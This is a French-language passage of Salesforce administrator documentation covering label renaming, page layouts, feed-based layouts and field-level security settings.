Dans Configuration, saisissez `Objets externes` dans la case `Recherche rapide`, puis sélectionnez **Objets externes**. Sélectionnez ensuite l'un des objets externes de la liste. Accédez ensuite à la section de personnalisation spécifique.

Par exemple, pour ajouter un champ personnalisé à l'objet externe Commandes, saisissez `Objets externes` dans la case Recherche rapide, puis sélectionnez **Objets externes**. Cliquez sur **Commandes**, puis accédez à Champs personnalisés et relations.

# Personnalisation de votre organisation Salesforce

Démonstration rapide de la personnalisation de la présentation de Salesforce pour votre organisation.

Vous pouvez personnaliser chacun des onglets standard et des types d'enregistrement, ainsi qu'ajouter des champs personnalisés et définir des présentations de page. Vous pouvez également personnaliser les options de recherche, de balisage et de l'interface utilisateur pour votre organisation. En outre, chaque utilisateur de Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition peut personnaliser différentes options d'affichage personnelles.

Vous pouvez personnaliser l'affichage des différents onglets et d'autres éléments pour adapter Salesforce aux besoins de votre organisation. Pour démarrer n'importe quelle tâche, sélectionnez un lien.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les options de personnalisation disponibles dépendent de votre édition de Salesforce.

## AUTORISATIONS UTILISATEUR

Pour afficher les options de configuration :

- Afficher la configuration

Pour personnaliser votre organisation :

- Personnaliser l'application

# Menu d'accès rapide de Force.com

Le menu d'accès rapide Force.com fournit des raccourcis pratiques vers les fonctionnalités de personnalisation.

Lorsque vous travaillez sur des applications ou des objets, utilisez ce menu pour accéder aux fonctionnalités de personnalisation appropriées. Il est disponible dans les pages de vue de liste d'un objet et dans les pages de détail d'un enregistrement.

Remarque: Si la planification par glisser-déposer est activée dans les vues de liste, le menu d'accès rapide de Force.com n'est pas visible pour les vues de liste dans les comptes, les contacts et les objets personnalisés.

- Pour développer ou réduire le menu, cliquez sur ◀ (ou appuyez sur ALT+;).
- Pour faire défiler la liste du menu, appuyez sur la touche TAB.
- Pour sélectionner une option dans le menu, appuyez sur la touche ENTRÉE.
- Pour supprimer le menu de toutes les pages de vue de liste et d'enregistrements, cliquez sur **Désactiver le menu**.

Pour restaurer le menu d'accès rapide :

1. Depuis vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Modifier**.
3. Sélectionnez la case **Menu d'accès rapide Force.com**.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher le menu d'accès rapide Force.com :

- Personnaliser l'application

# Renommage des étiquettes d'objet, d'onglet et de champ

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour renommer un onglet et un champ :

- Personnaliser l'application

  OU

  Afficher la configuration

  ET

  Être désigné comme traducteur

Pour réinitialiser des onglets renommés :

- Personnaliser l'application

  OU

  Afficher la configuration

  ET

  Être désigné comme traducteur

Vous pouvez renommer la plupart des objets, des champs et des onglets dans Salesforce. Ce simple ajustement permet de continuer à utiliser la terminologie à laquelle vos utilisateurs sont habitués, et facilite la transition vers Salesforce. Cependant, l'aide de Salesforce et la plupart des pages de Configuration affichent toujours les noms d'origine des objets, des champs et des onglets standard.

Par exemple, vous pouvez modifier l'étiquette de l'objet « Comptes » et de l'onglet associé « Comptes » en « Sociétés », et modifier le champ « Nom du compte » en « Nom de la société ». Lorsque vous renommez un objet, un onglet ou un champ, le nouveau nom est affiché dans toutes les pages accessibles à l'utilisateur, dans Salesforce pour Outlook et dans Connect Offline.

Avant de renommer les onglets, les objets, les champs et les autres étiquettes associées, reportez-vous aux conseils de mise en oeuvre pour les administrateurs.

Éditions

Disponible avec : Salesforce Classic

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans Configuration, saisissez *Renommer les onglets et les étiquettes* dans la case Recherche rapide, puis sélectionnez **Renommer les onglets et les étiquettes**.
2. Sélectionnez votre langue par défaut dans la liste déroulante Sélectionner la langue en haut de la page.

   Remarque: En Hébreu, nous recommandons d'éviter de renommer les onglets car les genres variables dans les verbes ne sont pas pris en charge et les verbes risquent de perdre l'accord en genre.

3. Cliquez sur **Modifier** en regard de l'onglet à renommer. Cliquez sur **Réinitialiser** pour rétablir le nom d'origine d'un onglet.

   Remarque: Vous ne pouvez pas réinitialiser les noms d'onglet d'objets personnalisés.

4. Saisissez la nouvelle étiquette de l'onglet au singulier et au pluriel. Si applicable dans la langue utilisée, sélectionnez également Commence par un son vocalique pour les étiquettes qui commencent par une voyelle, afin de permettre à Salesforce d'utiliser l'article approprié (par exemple « le » ou « l' »). Cliquez ensuite sur **Suivant**.

   Lorsque vous renommez un onglet ou un objet, vous ne pouvez pas utiliser le nom d'un autre onglet standard, objet personnalisé, objet externe ou onglet personnalisé.

5. Saisissez les étiquettes des champs standard et des autres éléments de l'interface utilisateur. Assurez-vous d'entrer un singulier et un pluriel pour chaque étiquette qui l'exige. Sélectionnez Commence par un son vocalique pour les étiquettes qui commencent par une voyelle.
6. Cliquez sur **Enregistrer**.

Répétez cette procédure pour traduire les étiquettes dans toutes les autres langues utilisées dans votre entreprise.

Conseil: Après avoir renommé un onglet ou un objet, renommez tous les rapports personnalisés, tableaux de bord, profils, ensembles d'autorisations, champs personnalisés et vues de liste qui contiennent le nom d'origine. Vous pouvez modifier les étiquettes à l'aide du Système de traduction. Pour renommer un rapport standard, cliquez sur **Enregistrer sous**, puis enregistrez-le dans un dossier de rapports conçu pour le nouveau nom.

Les autres options de personnalisation des onglets comprennent :

- Chaque utilisateur peut sélectionner les listes associées et onglets affichés pour sa propre connexion.
- Outre les onglets standard fournis par Salesforce, les utilisateurs peuvent créer de tout nouveaux onglets personnalisés, en fonction de l'édition employée. Pour plus d'informations, reportez-vous à Étiquettes personnalisées.
- Dans les organisations Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous pouvez remplacer la page d'accueil d'onglet qui s'affiche lorsqu'un utilisateur clique sur un onglet d'objet standard, personnalisé ou externe. Pour plus d'informations, reportez-vous à Remplacement de boutons standard et de pages d'accueil d'onglet à la page 5657.

## Renommage d'étiquettes de compte personnel

Si votre organisation utilise des comptes personnels, vous pouvez renommer les champs standard suivants.

| Champ | Onglet | Description |
|---|---|---|
| `Compte professionnel` | Comptes | Un compte qui ne correspond pas à un compte personnel, car il n'a aucun type d'enregistrement spécifique à des comptes personnels. L'étiquette sert essentiellement à clarifier le type de compte que vous importez. |
| `Compte personnel` | Comptes | Un compte personnel. |
| `Contact professionnel` | Contacts | Un contact associé à un compte professionnel. L'étiquette sert essentiellement à clarifier le type de compte que vous importez. |

Lorsque vous renommez l'étiquette du champ `Compte personnel`, l'étiquette renommée s'affiche dans Salesforce :

- En tant que préfixe pour distinguer les champs d'un compte personnel, tels que `Date de naissance` et `Téléphone (domicile)`, des champs d'un compte professionnel. Par exemple, le `compte personnel : Date de naissance` est disponible en tant que colonne de compte dans les rapports d'opportunité.
- Dans le nom du champ et de l'icône `Est un compte personnel`. Par exemple, si vous renommez le champ `Compte personnel` en « Consommateur », `Est un compte personnel` devient `Est un consommateur`.

**Remarque:** Les étiquettes de champ `Compte personnel` et `Compte professionnel` sont indépendantes des noms de types d'enregistrement existants.

- Pour personnaliser les types d'enregistrement comptes personnels, dans les paramètres de gestion d'objet des comptes personnels, rendez-vous dans Types d'enregistrement.
- Pour personnaliser les types d'enregistrement comptes professionnels, dans les paramètres de gestion d'objet des comptes, rendez-vous dans Types d'enregistrement.

CONSULTER ÉGALEMENT :

Considérations relatives au renommage des étiquettes d'onglets et de champs

Renommer l'onglet Chatter

Recherche des paramètres de gestion d'objet

# Considérations relatives au renommage des étiquettes d'onglets et de champs

Avant de renommer des onglets et des champs standard et personnalisés, apprenez comment ces modifications affectent vos utilisateurs.

- La plupart des onglets et objets standard peuvent être renommés, mais pas tous. Par exemple, l'onglet Prévisions ne peut pas être renommé. Dans Configuration, saisissez *Renommer les onglets et les étiquettes* dans la case Recherche rapide, puis sélectionnez **Renommer les onglets et les étiquettes** pour afficher une liste des onglets et objets que vous pouvez renommer.
- Les étiquettes renommées s'affichent dans toutes les pages utilisateur de Salesforce, y compris Configuration personnelle. Cependant, toutes les pages de la zone Configuration utilisent les étiquettes par défaut d'origine.
- Certains champs standard, tels que Créé par et Dernière modification par, ont été intentionnellement exclus du renommage, car ils renvoient des informations système.
- Après avoir renommé des onglets, des objets ou des champs, vérifiez les autres éléments ci-dessous qui peuvent nécessiter une mise à jour manuelle :
  - Examinez tous les noms de vue de liste. Ces noms continuent à afficher le nom d'objet d'origine si vous ne le modifiez pas manuellement.
  - Examinez les noms et les descriptions de rapport standard des objets que vous avez renommés.
  - Mettez à jour les titres et les descriptions de tous les modèles d'e-mail qui contiennent le nom d'objet ou de champ d'origine.
  - Modifiez manuellement tout autre élément que vous avez personnalisé avec le nom du nouvel objet ou nouveau champ. Par exemple, les champs, les présentations de page et les types d'enregistrement personnalisés peuvent contenir le nom d'onglet ou de champs d'origine.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour renommer des étiquettes d'onglets et de champs :
- Personnaliser l'application

Pour réinitialiser des onglets renommés :
- Personnaliser l'application

- Connect Offline, Lightning pour Outlook et Salesforce pour Outlook utilisent vos nouveaux noms.
- Si vous avez renommé des onglets, des objets ou des champs, vous pouvez également remplacer l'aide de Salesforce par une autre URL. Les utilisateurs peuvent afficher cette URL en cliquant sur le lien d'aide contextuelle dans une page d'utilisateur final ou dans leurs paramètres personnels. Lorsque vous avez remplacé l'aide, le lien **Aide et formation** situé tout en haut de chaque page et de toutes les pages Configuration continue d'afficher l'aide de Salesforce. Pour des instructions de remplacement de l'aide en ligne, reportez-vous à Remplacement de l'aide de Salesforce à la page 4704.
- En Hébreu, nous recommandons d'éviter de renommer les onglets car les genres variables dans les verbes ne sont pas pris en charge et les verbes risquent de perdre l'accord en genre.

CONSULTER ÉGALEMENT :

Renommage des étiquettes d'objet, d'onglet et de champ

# Personnalisation de vos pages

## Présentations de page et sécurité au niveau du champ

Utilisez la sécurité au niveau du champ pour contrôler l'accès utilisateur aux champs. Vous pouvez utiliser les présentations de pages pour contrôler la présentation et l'organisation des informations, et pour modifier les pages dans Salesforce, dans le portail libre-service et dans le portail client Salesforce. Personnalisez les présentations de recherche afin de modifier les champs qui s'affichent dans les résultats de recherche et les boutons qui s'affichent dans les vues de liste.

**Important:** Lorsque vous utilisez des présentations de page pour masquer des champs de pages de détail et de modification, les utilisateurs y ont toujours accès. Les utilisateurs affichent des champs via des rapports, des résultats de recherche, des vues de liste et l'API. Pour restreindre l'accès au champ, utilisez la sécurité au niveau du champ. La sécurité au niveau du champ n'empêche pas la recherche dans les valeurs d'un champ. Lorsque les termes de la recherche correspondent à des valeurs de champs protégés par la sécurité au niveau du champ, les enregistrements associés sont renvoyés dans les résultats sans les champs protégés et leurs valeurs. De plus, n'utilisez pas des présentations de page pour sécuriser des données. Par exemple, la suppression du bouton **Modifier** d'une présentation de page n'empêche pas les utilisateurs d'utiliser la modification en ligne. Pour empêcher les utilisateurs de modifier des données, utilisez des règles de partage, la sécurité au niveau du champ, des propriétés de champ de présentation de page, des règles de validation, des autorisations d'objet et des pages Visualforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Présentations de page et présentations de recherche disponibles dans : **Toutes** les éditions

Sécurité au niveau du champ disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Sécurité au niveau du champ

- Restreindre l'accès des utilisateurs à l'affichage et à la modification de champs. Par exemple, restreindre l'accès dans des rapports, des résultats de recherche, des vues de liste, des listes associées, des modèles d'e-mail et de publipostage, des liens personnalisés, Connect Offline. Restreindre également l'accès à l'API et lors de la synchronisation de données ou l'importation de données personnelles.
- Remplacer les paramètres d'accès aux champs les moins restrictifs dans les présentations de page et les présentations de page miniature. Par exemple, si une présentation de page nécessite un champ en lecture seule dans les paramètres de sécurité au niveau du champ, le champ reste en lecture seule pour l'utilisateur.
- Remplacer les paramètres de champ les moins restrictifs dans les présentations de page. Par exemple, si un champ est visible dans la présentation de recherche, mais masqué via les paramètres de sécurité au niveau du champ, le champ reste masqué.

### Présentations de page

- Contrôler la présentation et l'organisation des pages de détail et de modification.
- Contrôler les champs, les listes associées et les liens personnalisés qui s'affichent pour les utilisateurs, uniquement dans les pages de détail et de modification.
- Contrôler les boutons standard et personnalisés qui s'affichent dans les pages de détail et les listes associées.
- Déterminer quels champs sont visibles, en lecture seule ou obligatoires, uniquement dans les pages de détail et de modification.
- Déterminer les champs dans lesquels les utilisateurs peuvent importer des données.
- Dans Personal Edition, Contact Manager Edition, Group Edition et Professional Edition, contrôler à quels champs ont accès les utilisateurs dans des listes associées, des vues de liste, des rapports, Connect Offline, des modèles d'e-mail et de publipostage, des liens personnalisés et lors de la synchronisation des données.

- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, déterminer les aspects des présentations de page miniature, notamment :
  - type d'enregistrement
  - associations de profil
  - listes associées
  - champs et paramètres d'accès au champ

  Les champs et listes associées visibles de la présentation de page miniature peuvent être personnalisés. Cependant, les autres éléments hérités de la présentation de page associée ne peuvent pas être modifiés dans la présentation de page miniature. Les présentations de page miniature affichent les champs sélectionnés et les listes associées d'enregistrements dans la vue miniature de la console.

Conseil: Pour ajouter automatiquement un champ à toutes les présentations de page, et le rendre visible et obligatoire partout, quelle que soit la sécurité au niveau du champ, définissez-le en tant que champ universellement requis.

CONSULTER ÉGALEMENT :

Présentations de page


## Vue d'ensemble des présentations basées sur le fil

Les présentations de page basées sur le fil facilitent l'utilisation des enregistrements grâce à deux vues séparées : une vue pour le fil de l'enregistrement et une vue pour ses détails, y compris les listes associées.

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Contrairement aux présentations de page standard, qui présentent sur la même page toutes les informations relatives à un enregistrement (le fil, les détails et les listes associées), les présentations de page basées sur le fil permettent de basculer entre la vue du fil et la vue de détail afin d'afficher le type d'information dont vous avez besoin. Par exemple, pour afficher les commentaires d'autres personnes à propos d'un enregistrement ou pour créer un enregistrement associé, vous utilisez la vue du fil. Pour explorer les listes associées, les pièces jointes et d'autres informations plus détaillées de l'enregistrement, vous utilisez la vue de détail.


Les présentations basées sur le fil sont disponibles dans les objets compte, actif, requête, contact, piste, opportunité, et les objets externes et personnalisés.




La vue du fil de ces présentations inclut :

1. Des onglets ou, si vous utilisez la console Salesforce, des boutons de basculement ( ) pour passer de la vue du fil à la vue de détail.
2. L'éditeur, qui peut inclure des actions d'exécution des opérations telles que la création d'enregistrements associés ou la consignation d'appels, selon la configuration de votre organisation par l'administrateur.
3. Le fil de l'enregistrement, qui présente l'activité dans l'enregistrement, notamment les commentaires associés.
4. Tous les boutons et liens personnalisés ajoutés par votre administrateur.
5. Un bouton Suivre ( ) ou un indicateur de suivi ( ), et la liste des personnes qui suivent l'enregistrement. Selon la configuration de la page par l'administrateur, ils peuvent être affichés sur le côté gauche ou sur le côté droit.
6. Des filtres de fil, qui permettent de sélectionner les informations affichées dans le fil. Selon la configuration de la page par l'administrateur, les filtres peuvent être affichés à gauche, au centre ou à droite de la page.

Les vues de détail affichent des informations détaillées sur l'enregistrement, y compris des listes associées.




CONSULTER ÉGALEMENT :

Création de présentations de page basées sur le fil

## Création de présentations de page

L'éditeur de présentation de page avancé permet d'adapter les présentations de page d'enregistrement aux besoins de vos utilisateurs. Ajoutez, retirez ou réorganisez des actions, des boutons, des champs et des sections dans une page de détail d'enregistrement.

1. Depuis les paramètres de gestion de l'objet que vous souhaitez modifier, accédez à Présentations de page.
2. Cliquez sur **Nouveau**.
3. Vous pouvez également sélectionner une présentation de page existante à cloner.
4. Saisissez le nom de la nouvelle présentation.
5. Vous pouvez également sélectionner `Présentation basée sur le fil` afin de créer une présentation qui inclut des onglets séparés pour les pages de détail et de fil d'un enregistrement.
6. Cliquez sur **Enregistrer**.
7. Modifier la présentation.
8. Attribuer la nouvelle présentation à des profils utilisateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des présentations de page :

- Personnaliser l'application

Conseil: Vous pouvez également créer une présentation de page en clonant une présentation existante en sélectionnant Enregistrer sous depuis la présentation.

CONSULTER ÉGALEMENT :

- Modification des présentations de page pour des objets standard
- Modification des présentations de page pour des objets personnalisés et externes
- Présentations de page et sécurité au niveau du champ
- Vue d'ensemble des présentations basées sur le fil
- Recherche des paramètres de gestion d'objet

## Création de présentations de page basées sur le fil

Facilitez l'utilisation d'enregistrements de compte, de contact, de piste, d'opportunité et d'objet personnalisé et externe pour vos utilisateurs en créant des présentations basées sur le fil. Ces présentations incluent deux vues séparées : une vue pour le fil de l'enregistrement et une vue pour ses détails.

Les présentations basées sur le fil simplifient l'utilisation des enregistrements, sans exiger des utilisateurs de faire défiler l'ensemble des informations pour accéder aux données qu'ils recherchent. Les utilisateurs peuvent basculer aisément entre la vue de fil (qui inclut l'éditeur et les événements importants de l'enregistrement, affichés par l'ordre chronologique) et la vue de détails (qui présente des informations détaillées sur l'enregistrement, listes associées incluses).

Vous pouvez créer des présentations basées sur le fil pour des objets compte, ressource, contact, piste, opportunité et des objets personnalisés et externes. Pour créer des présentations basées sur le fil pour des requêtes, utilisez Fil de requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des présentations de page :

- Personnaliser l'application

1. Assurez-vous que le suivi de fil est activé pour l'objet sur lequel vous souhaitez créer une présentation basée sur le fil. Pour activer le suivi de fil, dans Configuration, saisissez *Suivi du fil* dans la case Recherche rapide, puis sélectionnez **Suivi du fil**.
2. Créez une présentation de page, puis sélectionnez Présentation basée sur le fil.

   Remarque: Seules les nouvelles présentations de page peuvent être basées sur le fil. Vous ne pouvez pas changer une présentation standard existante en présentation basée sur le fil.
3. Cliquez sur **Modifier** en regard de votre présentation, puis utilisez l'éditeur de présentation de page avancé pour la configurer.

   Vous ne pouvez pas configurer des présentations basées sur le fil avec l'éditeur de présentation de page d'origine.
4. Dans la page principale de l'éditeur de présentation de page, personnalisez l'éditeur pour inclure les actions que vous souhaitez mettre à la disposition des utilisateurs, puis ajoutez des boutons et des liens personnalisés.
5. Cliquez sur **Vue du fil** dans l'en-tête de l'éditeur de présentation de page pour personnaliser les éléments affichés dans la page du fil.

   Vous pouvez :

   - Activer le fil en pleine largeur afin d'agrandir le fil horizontalement lorsque les utilisateurs consultent des enregistrements dans des onglets ou des sous-onglets de la console Salesforce.
   - Activez le fil compact pour afficher un fil plus clair et simplifié aux utilisateurs qui travaillent sur des enregistrements dans les onglets et les sous-onglets de la console Salesforce.

- Sélectionnez la réduction automatique de l'éditeur lorsqu'il n'est pas utilisé pour permettre aux utilisateurs d'afficher plus d'informations dans la page.
- Ajouter des composants personnalisés, qui sont des pages Visualforce avec une fonctionnalité que vous définissez.
- Sélectionner l'emplacement d'affichage sur la page des boutons et des liens personnalisés, ainsi que des composants standard tels que le bouton Suivre et la liste des suiveurs.
- Masquer le menu latéral standard.
- Choisir les filtres de fil disponibles et leur emplacement d'affichage.

6. Attribuez la présentation de page à des profils utilisateur.

CONSULTER ÉGALEMENT :

Vue d'ensemble des présentations basées sur le fil

Présentation du fil de requête

Suivi du fil

Activation des mises à jour de fil pour des enregistrements associés

## Présentations de page

Les présentations de page déterminent la présentation et l'organisation des boutons, des champs, des commandes s-control, de Visualforce, des liens personnalisés et des listes associées sur des pages d'enregistrement d'objet. Elles définissent également les champs visibles, en lecture seule et obligatoires. Utilisez des présentations de page pour personnaliser le contenu de pages d'enregistrement pour vos utilisateurs.

Les présentations de page peuvent inclure des commandes s-control et des pages Visualforce qui sont rendues dans une section de champ lors de l'affichage de la page. Vous pouvez contrôler la taille des commandes s-controls et des pages Visualforce, et déterminer si une étiquette et des barres de défilement s'affichent ou non.

Salesforce contient deux outils glisser-déposer pour l'édition des présentations de page : l'éditeur de présentation de page d'origine et un éditeur de présentation de page avancé. L'éditeur de présentation de page avancé est activé par défaut et fournit toutes les fonctionnalités de l'éditeur d'origine ainsi que des fonctionnalités supplémentaires et une interface WYSIWYG plus conviviale.

Vous pouvez activer l'éditeur de présentation de page d'origine dans les paramètres Interface utilisateur. Votre organisation Salesforce peut utiliser un seul éditeur de présentation de page à la fois.

Depuis une présentation de page, vous pouvez accéder à une présentation de page miniature. La présentation de page miniature définit les détails de survol affichés lorsque vous passez le curseur sur un champ dans la page de détail d'un objet, dans la console de l'agent ou dans la section Éléments récents du menu latéral de Salesforce Classic.

Dans les organisations Personal Edition, Contact Manager Edition, Group Edition et Professional Edition, chaque utilisateur affiche la même présentation. Les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition peuvent créer différentes présentations de page qui seront utilisées par des profils et des types d'enregistrement spécifiques, et définir des paramètres de sécurité au niveau du champ pour limiter davantage l'accès des utilisateurs à des champs spécifiques.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

La création et la suppression des présentations de page est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des présentations de page :

- Personnaliser l'application

Dans Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition, vous pouvez configurer des présentations de page miniatures et des objets associés qui s'affichent dans l'onglet Console.

CONSULTER ÉGALEMENT :

- Présentations de page et sécurité au niveau du champ
- Modification des présentations de page pour des objets standard
- Modification des présentations de page pour des objets personnalisés et externes

## Modification des présentations de page pour des objets standard

Modifiez les présentations de page pour des objets Salesforce standard.

Depuis les paramètres de gestion de l'objet approprié, accédez à Présentations de page.

Alternativement, si vous utilisez l'Éditeur de présentation de page avancé, qui est activé par défaut, vous pouvez personnaliser la présentation de page d'un objet standard en cliquant sur **Modifier la présentation** dans la page de détail de l'objet.

CONSULTER ÉGALEMENT :

- Présentations de page
- Présentations de page et sécurité au niveau du champ
- Personnalisation des présentations de page à l'aide de l'éditeur d'origine
- Personnalisation des présentations de page à l'aide de l'éditeur avancé

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :

- Personnaliser l'application

Pour afficher des présentations de page :

- "Afficher la configuration"

## Modification des présentations de page pour des objets personnalisés et externes

Modifiez les présentations de page des objets personnalisés et externes.

1. Dans les paramètres de gestion de l'objet dont vous souhaitez modifier la présentation de page, accédez à Présentations de page.
2. Exécutez l'une des actions suivantes :
   a. Si vous disposez de l'autorisation « Personnaliser l'application », ouvrez la présentation de page que vous souhaitez personnaliser.
   b. Si vous disposez de l'autorisation « Afficher la configuration », cliquez sur la présentation de page que vous souhaitez visualiser.

CONSULTER ÉGALEMENT :

- Présentations de page
- Présentations de page et sécurité au niveau du champ
- Personnalisation des présentations de page à l'aide de l'éditeur d'origine
- Personnalisation des présentations de page à l'aide de l'éditeur avancé
- Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour personnaliser des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

## Personnalisation des présentations de page à l'aide de l'éditeur avancé

L'éditeur de présentation de page avancé est un outil WYSIWYG qui permet de personnaliser les détails de présentation de page de votre organisation et de modifier les pages dans Salesforce, le portail libre-service et le portail client Salesforce. L'éditeur de présentation de page avancé fournit toutes les fonctionnalités de l'éditeur de présentation de page d'origine, avec des fonctionnalités supplémentaires et une interface plus conviviale.

L'éditeur de présentation de page avancé est formé de deux parties : une palette dans la partie supérieure de l'écran et la présentation de page dans la partie inférieure de l'écran. La palette contient les éléments d'interface utilisateur (tels que les champs, les actions, les boutons, les liens et les listes associées) que vous pouvez ajouter à votre présentation de page.

Lors de l'utilisation de l'éditeur de présentation de page avancé :

- Pour sélectionner plusieurs éléments individuellement, utilisez CTRL+clic. Pour sélectionner plusieurs éléments à la fois, utilisez MAJ+clic.
- Pour modifier les propriétés d'un élément de la présentation de page, double-cliquez sur lui ou cliquez sur l'icône de clé à molette ( ) en regard de l'élément. Vous ne pouvez pas modifier les propriétés des éléments dans la palette.
- Pour définir un champ en lecture seule ou obligatoire, double-cliquez dessus dans la présentation de page, puis activez la case appropriée.
- Pour accéder aux autres présentations d'un objet ayant plusieurs présentations de page, cliquez sur le nom de la présentation de page en haut de la page et sélectionnez une autre présentation à afficher.
- Pour modifier le nom de la présentation de page, ajouter des balises personnelles et publiques disponibles et afficher des cases à cocher d'objet standard dans la présentation de page, cliquez sur **Propriétés de présentation**.

Remarque: Vous ne pouvez pas renommer une présentation de page si vous utilisez Salesforce Professional Edition.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

